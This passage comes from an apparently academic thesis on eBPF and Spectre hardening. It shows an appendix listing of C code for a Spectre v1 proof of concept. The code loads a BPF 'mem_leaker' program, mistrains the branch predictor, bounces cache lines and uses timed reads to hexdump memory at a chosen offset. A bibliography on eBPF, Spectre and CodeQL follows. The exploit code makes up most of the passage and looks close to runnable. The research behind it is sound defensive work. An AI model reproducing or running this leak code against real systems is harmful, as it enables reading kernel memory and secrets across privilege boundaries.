167     err(1, "setsockopt");
168
169   bounce_sock_fd = socks[1];
170 }
171
172
173 volatile int cacheline_bounce_status;
174
175 void *cacheline_bounce_worker(void *arg) {
176   pin_to(bounce_cpu);
177
178   while (1) {
179     __sync_synchronize();
180     int cacheline_bounce_status_copy;
```

```
181     while ((cacheline_bounce_status_copy = cacheline_bounce_status) ==
        ↪  0) /* loop */;
182     if (cacheline_bounce_status_copy == -1)
183       return NULL;
184     __sync_synchronize();
185     trigger_proc(bounce_sock_fd);
186     __sync_synchronize();
187     cacheline_bounce_status = 0;
188     __sync_synchronize();
189   }
190 }
191
192 void bounce_cachelines(void) {
193   __sync_synchronize();
194   cacheline_bounce_status = 1;
195   __sync_synchronize();
196   while (cacheline_bounce_status != 0) __sync_synchronize();
197   __sync_synchronize();
198 }
199
200 pthread_t cacheline_bounce_thread;
201 pthread_t poison_branch_predict[10];
202
203 void cacheline_bounce_worker_enable(void) {
204   cacheline_bounce_status = 0;
205   if (pthread_create(&cacheline_bounce_thread, NULL,
      ↪  cacheline_bounce_worker, NULL))
206     errx(1, "pthread_create");
207 }
208
209 struct mem_leaker_prog {
210   int data_map;
211   int control_map; // [bitshift, index]
212   int sockfd;
213 };
214
215 struct mem_leaker_prog load_mem_leaker_prog(void) {
216   struct mem_leaker_prog ret;
217
218   struct bpf_program *prog;
219   int var_err, mem_leaker_prog_fd;
220   int socks[2];
221
222   /* Open BPF object file */
223   obj = bpf_object__open_file("spectre_v1_kern.bpf.o", NULL);
```

```
224   if (libbpf_get_error(obj)) {
225       err(1, "Failed to open BPF object file\n");
226   }
227
228   /* Load BPF object */
229   var_err = bpf_object__load(obj);
230   if (var_err) {
231       err(1, "Failed to load BPF object: %d\n", var_err);
232   }
233
234   /* Get map file descriptors */
235   ret.data_map = bpf_object__find_map_fd_by_name(obj, "data_map");
236   ret.control_map = bpf_object__find_map_fd_by_name(obj,
      ↪  "control_map");
237
238   if (ret.data_map < 0 || ret.control_map < 0) {
239       err(1, "Failed to find maps\n");
240   }
241
242   prog = bpf_object__find_program_by_name(obj, "mem_leaker");
243   if (!prog) {
244       err(1, "Failed to find mem_leaker program\n");
245   }
246   mem_leaker_prog_fd = bpf_program__fd(prog);
247
248   if (socketpair(AF_UNIX, SOCK_DGRAM, 0, socks)){
249     err(1, "socketpair");
250   }
251
252   if (setsockopt(socks[0], SOL_SOCKET, SO_ATTACH_BPF,
      ↪  &mem_leaker_prog_fd, sizeof(int)))
253     err(1, "setsockopt");
254
255   ret.sockfd = socks[1];
256
257   return ret;
258 }
259
260 struct array_timed_reader_prog trprog;
261
262 int leak_bit_old(struct mem_leaker_prog *leakprog, unsigned long
    ↪  byte_offset,
263                  unsigned long bit_index) {
264   int votes = 0;
265   for (int i=0; i<0xf; i++) {
```

```
266     if ((i & 0x3) != 0x3) {
267       array_set_2dw(leakprog->control_map, 0, 12-bit_index, 0);
          ↪ //misstrain branch predictor
268     } else {
269       array_set_2dw(leakprog->control_map, 0, 12-bit_index,
          ↪ byte_offset);
270       bounce_cachelines();
271     }
272     trigger_proc(leakprog->sockfd);
273
274
275     if ((i & 0x3) != 0x3) {
276
277     } else {
278       int times[2];
279       times[0] = perform_timed_read(&trprog, 0x2000);
280       times[1] = perform_timed_read(&trprog, 0x3000);
281       //printf("%u, %u\n", times[0],times[1]);
282       if (times[0] < times[1]) votes--;
283       if (times[0] > times[1]) votes++;
284     }
285   }
286
287   if (votes < 0) return 0;
288   if (votes > 0) return 1;
289   return -1;
290 }
291
292 int leak_byte_old(struct mem_leaker_prog *leakprog, unsigned long
  ↪ byte_offset) {
293   int byte = 0;
294   for (int pos = 0; pos < 8; pos++) {
295     int bit = leak_bit_old(leakprog, byte_offset, pos);
296     if (bit == -1) {
297       return -1;
298     }
299     if (bit == 1) {
300       byte |= (1<<pos);
301     }
302   }
303   return byte;
304 }
305
306 void hexdump_memory(struct mem_leaker_prog *leakprog,
307         unsigned long byte_offset_start, unsigned long byte_count) {
```

```
308   if (byte_count % 16) // byte_count mod 16
309     errx(1, "hexdump_memory called with non-full line, want multiple of
        ↪ 16");
310   for (unsigned long dumped = 0; dumped < byte_count; dumped += 16) {
311     unsigned long byte_offset = byte_offset_start + dumped;
312     int bytes[16];
313     for (int i=0; i<16; i++) {
314       bytes[i] = leak_byte_old(leakprog, byte_offset + i);
315     }
316     char line[1000];
317     char *linep = line;
318     linep += sprintf(linep, "%016lx  ", byte_offset);
319     for (int i=0; i<16; i++) {
320       if (bytes[i] == -1) {
321         linep += sprintf(linep, "?? ");
322       } else {
323         linep += sprintf(linep, "%02hhx ", (unsigned char)bytes[i]);
324       }
325     }
326     linep += sprintf(linep, " |");
327     for (int i=0; i<16; i++) {
328       if (bytes[i] == -1) {
329         *(linep++) = '?';
330       } else {
331         if (isalnum(bytes[i]) || ispunct(bytes[i]) || bytes[i] == ' ')
            ↪ {
332           *(linep++) = bytes[i];
333         } else {
334           *(linep++) = '.';
335         }
336       }
337     }
338     linep += sprintf(linep, "|");
339     puts(line);
340   }
341 }
342
343 int main(int argc, char **argv) {
344   setbuf(stdout, NULL);
345
346   if (argc != 5) {
347     printf("invocation: %s <main-cpu> <bounce-cpu> <hex-offset>
        ↪ <hex-length>\n", argv[0]);
348     exit(1);
349   }
```

```
350   main_cpu = atoi(argv[1]);
351   bounce_cpu = atoi(argv[2]);
352   unsigned long offset = strtoul(argv[3], NULL, 16);
353   unsigned long length = strtoul(argv[4], NULL, 16);
354
355   pin_to(main_cpu);
356
357   struct mem_leaker_prog leakprog = load_mem_leaker_prog();
358   trprog = create_timed_reader_prog(leakprog.data_map);
359   load_bounce_prog(leakprog.data_map);
360   cacheline_bounce_worker_enable();
361
362
363   struct timespec start, end;
364   clock_gettime(CLOCK_PROCESS_CPUTIME_ID,&start);
365   hexdump_memory(&leakprog, offset, length);
366   clock_gettime(CLOCK_PROCESS_CPUTIME_ID,&end);
367   printf("Elapsed time: %ld nanoseconds\n", end.tv_nsec -
      ↪  start.tv_nsec);
368   return 0;
369
370 }
```

Bibliography

[1] Liz Rice. *What Is eBPF?* O'Reilly Media, Apr. 2022 (cit. on p. 3).

[2] Liz Rice. *Learning eBPF: Programming the Linux Kernel for Enhanced Observability, Security, and Networking*. 1st. O'Reilly Media, 2023 (cit. on p. 3).

[3] eBPF Community. *eBPF Documentation*. 2026. URL: https://ebpf.io (cit. on p. 3).

[4] eBPF Foundation. *Research Update: Isolated Execution Environment for eBPF*. Apr. 8, 2025. URL: https://ebpf.foundation/research-update-isolated-execution-environment-for-ebpf/ (cit. on p. 3).

[5] Piotr Krysiuk, Benedict Schlüter, and Daniel Borkmann. «BPF and Spectre: Mitigating transient execution attacks». In: *Proceedings of the 6th Workshop on Principles of Secure Compilation (PriSC 2022)*. 2022. URL: https://popl22.sigplan.org/details/prisc-2022-papers/11/BPF-and-Spectre-Mitigating-transient-execution-attacks (cit. on p. 3).

[6] Luis Gerhorst. «Isolated Execution Environment for eBPF». In: *Linux Plumbers Conference 2022*. 2022. URL: https://lpc.events/event/18/contributions/1954/ (cit. on p. 3).

[7] Ofek Kirzner and Adam Morrison. «An Analysis of Speculative Type Confusion Vulnerabilities in the Wild». In: *30th USENIX Security Symposium (USENIX Security 21)*. USENIX Association, Aug. 2021, pp. 2399–2416. ISBN: 978-1-939133-24-3. URL: https://www.usenix.org/conference/usenixsecurity21/presentation/kirzner (cit. on p. 3).

[8] Enrico Barberis, Pietro Frigo, Marius Muench, Herbert Bos, and Cristiano Giuffrida. «Branch History Injection: On the Effectiveness of Hardware Mitigations Against Cross-Privilege Spectre-v2 Attacks». In: *31st USENIX Security Symposium (USENIX Security 22)*. Boston, MA: USENIX Association, Aug. 2022, pp. 971–988. ISBN: 978-1-939133-31-1. URL: https://www.usenix.org/conference/usenixsecurity22/presentation/barberis (cit. on p. 3).

[9] eBPF Comunity. *Map types (Linux)*. Jan. 25, 2025. URL: https://docs.ebpf.io/linux/map-type/ (cit. on p. 8).

[10] eBPF Comunity. *Helper functions*. Jan. 24, 2025. URL: https://docs.ebpf.io/linux/helper-function/ (cit. on p. 8).

[11] The kernel development community. *eBPF verifier - Register value tracking*. 2025. URL: https://docs.kernel.org/bpf/verifier.html#register-value-tracking (cit. on p. 13).

[12] Peihua Zhang et al. «HIVE: A Hardware-assisted Isolated Execution Environment for eBPF on AArch64». In: *33rd USENIX Security Symposium (USENIX Security 24)*. Philadelphia, PA: USENIX Association, Aug. 2024, pp. 163–180. ISBN: 978-1-939133-44-1. URL: https://www.usenix.org/conference/usenixsecurity24/presentation/zhang-peihua (cit. on p. 13).

[13] Paul Kocher et al. «Spectre Attacks: Exploiting Speculative Execution». In: *40th IEEE Symposium on Security and Privacy (S&P'19)*. 2019 (cit. on p. 16).

[14] Intel. *Retpoline: A Branch Target Injection Mitigation*. URL: https://www.intel.com/content/www/us/en/developer/articles/technical/software-security-guidance/technical-documentation/retpoline-branch-target-injection-mitigation.html (cit. on p. 23).

[15] Di Jin, Alexander J. Gaidis, and Vasileios P. Kemerlis. «BeeBox: Hardening BPF against Transient Execution Attacks». In: *33rd USENIX Security Symposium (USENIX Security 24)*. Philadelphia, PA: USENIX Association, Aug. 2024, pp. 613–630. ISBN: 978-1-939133-44-1. URL: https://www.usenix.org/conference/usenixsecurity24/presentation/jin-di (cit. on p. 28).

[16] GitHub. *CodeQL*. 2021. URL: https://codeql.github.com/ (cit. on p. 46).

[17] GitHub. *Metadata for CodeQL Queries*. 2026. URL: https://codeql.github.com/docs/writing-codeql-queries/metadata-for-codeql-queries (cit. on p. 62).

[18] GitHub. *Creating Path Queries: Select Clause*. 2026. URL: https://codeql.github.com/docs/writing-codeql-queries/creating-path-queries/#select-clause (cit. on p. 62).